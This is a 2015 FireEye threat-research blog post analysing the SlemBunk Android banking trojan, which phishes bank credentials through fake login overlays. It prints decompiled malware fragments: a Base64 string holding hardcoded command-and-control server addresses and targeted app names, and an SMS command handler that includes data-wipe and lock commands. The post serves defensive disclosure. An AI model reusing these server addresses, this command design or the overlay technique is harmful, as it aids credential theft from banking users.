SlemBunk: An Evolving Android Trojan Family Targeting Users of Worldwide Banking Apps

fireeye.com/blog/threat-research/2015/12/slembunk_an_evolvin.html

FireEye mobile researchers recently identified a series of Android trojan apps that are designed to imitate the legitimate apps of 33 financial management institutions and service providers across the globe. We dub the family “SlemBunk,” and have seen it covering three major continents: North America, Europe, and Asia Pacific.

SlemBunk apps masquerade as common, popular applications and stay incognito after running for the first time. They have the ability to phish for and harvest authentication credentials when specified banking and other similar apps are launched. At the time of this writing, we can confirm that a set of the control servers gathering gleaned credentials is still live and active.

We have not observed any instances of SlemBunk on Google Play, so users will only get infected if the malware is sideloaded or downloaded from a malicious website. Newer versions of SlemBunk were observed being distributed via porn websites. Users who visit these sites are incessantly prompted to download an Adobe Flash update to view the porn, and doing so downloads the malware.

- Our comprehensive investigation of SlemBunk has led to the identification of more than 170 samples in the wild. These SlemBunk samples exhibit a range of characteristics and behaviors, including:
- Highly customized login UI for a variety of financial management services such as high profile banks;
- Running in the background and monitoring the active running processes;
- Detecting the launch of specified legitimate apps and intelligently displaying corresponding fake login interfaces;
- Hijacking user credentials and transmitting to a remote command and control (CnC) server;
- Harvesting and exfiltrating sensitive device information to the CnC servers including phone number, installed app list, device model, OS version;
- Receiving and executing remote commands sent through text messages and network traffic;
- Persisting on the infected device via device administrator privilege.

Our in-depth analysis into the full set of samples provides more insights into this malware family. Since its debut, SlemBunk has gone through several iterations, with each one raising the bar of sophistication by adding more advanced capabilities. Based on our examination of SlemBunk over time, we observed the following developments:

Advanced features are added to support more remote control commands;

- Remote CnC servers keep changing among samples;
- More financial services apps are added into the list, with new UI and their corresponding logic;
- Different levels of obfuscation mechanisms are adopted to avoid detection.

Through our investigation, we have discovered SlemBunk spoofing the apps of 31 banks across the globe – some of which are among the biggest banks in the world – as well as users of two popular mobile payment service provider apps.

While financial gain is the primary goal of this malware, SlemBunk is also interested in user data. This is reflected by its attempt to hijack the login credentials of high profile Android applications, including popular social media apps, utility apps instant messaging apps.

Technical Details

The remainder of this blog presents the technical and operational aspects of this malware in greater detail.

Major Components

The core objective of SlemBunk is to phish for authentication credentials – primarily for financial institutions – by pushing a fake login interface when a specified app is running in the foreground. Figure 1 – the Manifest file from one of the non-obfuscated samples with package name "org.slempo.service" – shows an overview of the main components of SlemBunk.

- ***ServiceStarter***: An Android receiver that will be invoked once an app is launched or the device boots up. Its functionality is to start the monitoring service, *MainService*, in the background.
- ***MainService***: An Android service that runs in the background and monitors all running processes on the device. It prompts the user with an overlay view that resembles the legitimate app when that app is launched. This monitoring service also communicates with a remote host by sending the initial device data, notifying of device status and app preferences.
- ***MessageReceiver***: An Android receiver that handles incoming text messages. In addition to the functionality of intercepting the authentication code from the bank, this component also acts as the bot client for remote command and control.
- ***activities/Card***: One UI view designed to mimic those of the targeted apps.
- ***MyDeviceAdminReceiver***: Device admin functionality requested the first time this app is launched. This makes the app more difficult to remove.




Figure 1. SlemBunk main components

Figure 2 offers a glance into the execution flow of the malware. When the app is launched for the first time, it activates the registered receiver, which subsequently starts the monitoring service in the background. On the surface it pops up a fake UI claiming to be Adobe Flash

Player, or other advertised applications, and requests to be the device admin. Upon being granted admin privileges, it removes its icon from the launcher and remains running in the background. A corresponding UI requesting for authentication credentials shows up when one of the specified apps is detected running in the foreground.

Figure 2. The workflow graph of SlemBunk

Targeted App Detection & Interface Overlay

SlemBunk employs a long running service in the background (*MainService*), which schedules a few tasks. One of the tasks is to query all the running processes and check if any of the specified apps are running in the foreground. The detection of a legitimate app is as simple as comparing the package name of the top running app to that of a specified app.

We noticed the SlemBunk authors have invested time in making sure that the look and feel of the phishing UI closely resembles that of the original. In some instances, the phishing interface requests that the user type in their credentials twice rather than once. It also forces the user to go through a fake verification process, which we suspect is to increase the user's confidence in its authenticity.


Remote Communication

SlemBunk utilizes a simple yet effective remote communication mechanism that enables a server to command and control theinstalled malware. We identified two ways a SlemBunk sample communicates with its control server:

> **HTTP**: Many of the remote server IPs are hardcoded in the source code for early developed samples. For newer samples, SlemBunk authors used basic Base64 encoding in the hope of fending off reverse engineering. Figure 3 shows a short snippet of code that decodes the encoded data.

There are primarily three requests from the client to the server:

> *Initial Checkin:* this request informs the server about successful installation and running, with device data being uploaded to the server. That data includes device model, OS version, phone number, app list, and country name.



```
invoke-static {v7}, Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

:goto_2
new-instance v1, Ljava/lang/String;

const-string v0, "aHR0cDovLzM3LjIzNS40OC4xNzc6MzQ1ODAvIGh0dHA6Ly80Ni4xMDguMzkuMTI6MzQ1ODAvQGZvcm1zL0Bjb20uYW5kcm9pZC52ZW
5kaW5nQGNvbS5nb29nbGUuYW5kcm9pZC5tdXNpY0Bjb20ud2hhdHNhcHBAY29tLnZpYmVyLnZvaXBAY29tLmluc3RhZ3JhbS5hbmRyb2lkQGNvbS5za3lwZS
5yYWlkZXJAY29tLmdvb2dsZS5hbmRyb2lkLmdtQGNvbS5jb21tYmFuay5uZXRiYW5rQGNvbS5jYmEuYW5kcm9pZC5uZXRiYW5rQGF1LmNvbS5uYWIubW9iaW
xlQG9yZy53ZXN0cGFjLmJhbmtAb3JnLnN0Z2VvcmdlLmJhbmtAdHlwZUBkYXRhQGNvZGVAbnVtYmVyQG1vbnRoQHllYXJAY3ZjQGNhcmRAYmlsbGluZyBhZG
RyZXNzQHZidiBwYXNzd29yZEBvbGQgdmJ2IHBhc3N3b3JkQGFkZGl0aW9uYWwgaW5mb3JtYXRpb25AbG9naW5AcGFzc3dvcmRAbG9naW4gb2xkQHBhc3N3b3
JkIG9sZEBiaWxsaW5nIGNyZWRlbnRpYWxzQHNlY3VyaXR5IG51bWJlckBpc3N1ZSBudW1iZXJAc2VjdXJpdHkgbnVtYmVyIG9sZEBpc3N1ZSBudW1iZXJgb2
xkQGZvcm1zQG9sZCBmb3Jtc0Bjb3JyZWxhdGlvbiBpZEBwaG9uZSBudW1iZXJAY291bnRyeUBpbWVpQG1vZGVsQGFwcHNAb3BlcmF0b3JAb3NAY2xpZW50uG
51bWJlckBkZXZpY2UgaW5mb0BkZXZpY2UgY2hlY2tAaHRtbCB2ZXJzaW9uQGNvbnRyb2wgbnVtYmVyIHJlc3BvbnNlQHNldCBudW1iZXJAbGlzdGVuZWQgaW
5jb21pbmcgc21zQGZyb21AdGV4dEBpbnRlcmNlcHRlZCBpbmNvbWluZyBzbXNAbGlzdGVuZWQgb3V0Z29pbmcgc21zQHRvQGluc3RhbGxlZCBhcHBzQHJlbn
Qgc3RhdHVzQGxpc3RlbmluZyBzdGF0dXNAc21zIHNlbnQgbm90aWZpY2F0aW9uQGJsb2NraW5nIG51bWJlcnNAbnVtYmVyc0B1bmJsb2NrIGFsbCBudW1iZX
JzQGxvY2F0aW9uQGxhdGl0dWRlQGxvbmdpdHVkZUBsb2NrIHN0YXR1c0BjYWxscyBmb3J3YXJkZWRAY2FsbHMgZm9yd2FyZGluZyBkaXNhYmxlZEBodG1sIH
VwZGF0ZWRAYXBwIGlkIHJlY2VpdmVkQGFwcCBpZEBjcmFzaCByZXBvcnRAbWVzc2FnZUBzdGFjayB0cmFjZUB2ZXJzaW9uQHN0YXJ0ZWRfZWJfYX
NAYW5kcm9pZC5pbnRlbnQuYWN0aW9uLkNBTExAdmFsdWVzQG51bWJlciBkb25lQGxvY2tlZEB1bmxvY2tlZEBzdG9wcGVkQHN0YXJ0ZWRfZWJfYX
B1c2VyIGRhdGFAY2FyZCBpbmZvcm1hdGlvbkBhY2NvdW50QG5hbWVAc3RhdHVzQCNpbnRlcmNlcHRfc21zX3N0YXJ0QCNpbnRlcmNlcHRfc21zX3N0b3BAI2
NoZWNrX2dwc0AjYmxvY2tfbnVtYmVyc0AjdW5ibG9ja19hbGxfbnVtYmVyc0AjdW5ibG9ja19udW1iZXJzQCNsaXN0ZW5fc21zX0AjY2hlY2tAI2dyYWJfYX
Bwc0AjbG9ja0AjdW5sb2NrQCNzZW5kX3Ntc0AjZm9yd2FyZF9jYWxsc0AjZGlzYWJsZV9mb3JjZWxseQCNjb250cm9sX251bWJlckAjc2VudGlkQC
NzaG93X2h0bWxAI3VwZGF0ZV9odG1sQEFkb2JlIEZsYXNoIFBsYXllciBJbnN0YWxsQGxvY2sgZW5hYmxlZEBzbXMgbGlzdGVuIGVuYWJsZWRAc21zIGludG
VyY2VwdCBlbmFibGVkQHByb3h5IGVuYWJsZWRAMzUyOC0zNTg5QDYwMTFANjUwQDM0QDM3QDUxLTU1QGNvbS5hbnouYW5kcm9pZC5nbnVtZQG56LmNvLm
tpd2liYW5rLm1vYmlsZUBuei5jby53ZXN0cGFjQG56LmNvLmJuei5kcm9pZGJhbmtpbmAbnouY28uYW56LmFuZHJvaWQubW9iaWxlYmFua2luZ0Bjb20ucG
F5cGFsLmFuZHJvaWQucDJwbW9iaWxlQCNiYWNrZW5kc0BoayBpZEBAQEBjb20uYm9jaGsuY29tQGNvbS5oYW5nc2VuZy5zZXJ2aWNlbWVudWFwcEBjb20uc2
NiLmJyZWV6ZWJhbmtpbmcuaGtAY29tLmNpdGliYW5rLm1vYmlsZS5oa0BAQEBAY29tLmRic0Bjb20ucG9zYkBjb20ub3NiYy5tb2JpbGVAY29tLnVvYi5tb2
JpbGVAYWlyLmFwcC5zY2IuYnJlZXplLmFuZHJvaWQubWFpbi5zZy5wcm9kQGNvbS5iYnZhLmJidmFjb250aWdvQGNvbS5pbmRyYS5pdGVjYmFuLm1vYmlsZS
5ub3ZvYmFuY29AZXMuYmFuY29zYW50YW5kZXIuYXBwc0BzZyBucmljQHNnIHBhc3Nwb3J0QA==";

invoke-virtual {v0}, Ljava/lang/String;->getBytes()[B

move-result-object v0

invoke-static {v0, v7}, Landroid/util/Base64;->decode([BI)[B

move-result-object v0

invoke-direct {v1, v0}, Ljava/lang/String;-><init>([B)V

invoke-static {v7}, Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;
```

Figure 3. The Base64 decoding of SlemBunk remote server

Regular Status Report: this request informs the server about its status. The status report often covers the status of SMS listening and interception, the phone number, and the locking status. Figure 4 shows the captured traffic for this process.




Figure 4. Regular Status Report

Phished Data Upload: once the malware gets a hold of credentials, it sends them to the remote server.

SMS: The remote server is capable of controlling the malicious app's behavior through text messages. For instance, "*intercept_sms_stop*" stops the interception of SMS messages and "*intercept_sms_start*" restarts the interception. Command "*lock*" mutes the device's audio system, which effectively conceals the arrival of text messages or phone calls. Command "*wipe_data*" wipes all the data partition of the infected device. The complete list of supported commands is shown in Appendix A. The relevant code is shown in Figure 5.

```
int v6 = 0xFFFFFFFF;
if(this.hasCommand()) {
    if(this.data.indexOf("#intercept_sms_start") != v6) {
        this.processInterceptSMSStartCommand();
        goto label_19;
    }
    if(this.data.indexOf("#intercept_sms_stop") != v6) {
        this.processInterceptSMSStopCommand();
        goto label_19;
    }
    if(this.data.indexOf("#block_numbers") != v6) {
        this.processBlockNumbersCommand();
        goto label_19;
    }
    if(this.data.indexOf("#lock") != v6) {
        this.processLockCommand();
        goto label_19;
    }
    if(this.data.indexOf("#wipe_data") != v6) {
        this.processWipeDataCommand();
    label_19:
        v3 = true;
    }
    ......
}
```

Figure 5. SMS based command & control

Evolution of the Family

SlemBunk has evolved throughout time. The earliest samples mainly target users of popular social networking apps, but later samples started to be more focused on defrauding users of financial services apps, with a clear objective on financial gain. Among all the specified apps, we have observed that banks in Australia are among SlemBunk's favorites, with banks in the U.S. coming in second.

As SlemBunk expands its coverage of banks, its code has also become more sophisticated. Notably, later samples utilize different techniques to obscure potential reverse engineering. Figure 4 shows an obscured string that is Base64 encoded. In a few cases, SlemBunk authors took advantage of a commercial packer, DexProtector, which was designed to protect apps from being pirated. However, when used by a malicious application, it raises the difficulty for the analysis process.

Conclusion

The rise and evolution of the SlemBunk trojan clearly indicates that mobile malware has become more sophisticated and targeted, and involves more organized efforts. We have already seen crackdowns on malware campaigns targeting mobile banking users [1, 2], but we do not expect this type of activity to go away anytime soon. To protect yourself from these threats, FireEye suggests that you:

- Do not install apps outside the official app store.
- Keep Android devices updated. (Upgrading to the latest version of OS will provide some security, but it does not guarantee that you will remain protected.)

To detect and defend against such attacks, we advise our customers to deploy our mobile security solution, FireEye MTP/MSM. This helps our clients gain visibility into threats in their user base, and also enables them to proactively hunt down devices that have been compromised. In addition, we advise our customers with NX appliances to ensure that Wi-Fi traffic is scanned by NX appliances to extend coverage to mobile devices.

[1]http://blog.trendmicro.com/trendlabs-security-intelligence/malware-campaign-targets-south-korean-banks-uses-pinterest-as-cc-channel/

[2]http://www.symantec.com/connect/blogs/android-banking-trojan-delivers-customized-phishing-pages-straight-cloud

Appendix A: List of the Control Commands Delivered via SMS

- #block_numbers
- #control_number
- #disable_forward_calls
- #intercept_sms_start
- intercept_sms_stop
- #lock
- unblock_all_numbers
- unblock_numbers
- unlock
- update_html
- wipe_data
- check
- #check_gps
- control_number
- grab_apps
- #listen_sms_start
- listen_sms_stop
- #sentid
- show_dialog
- #show_html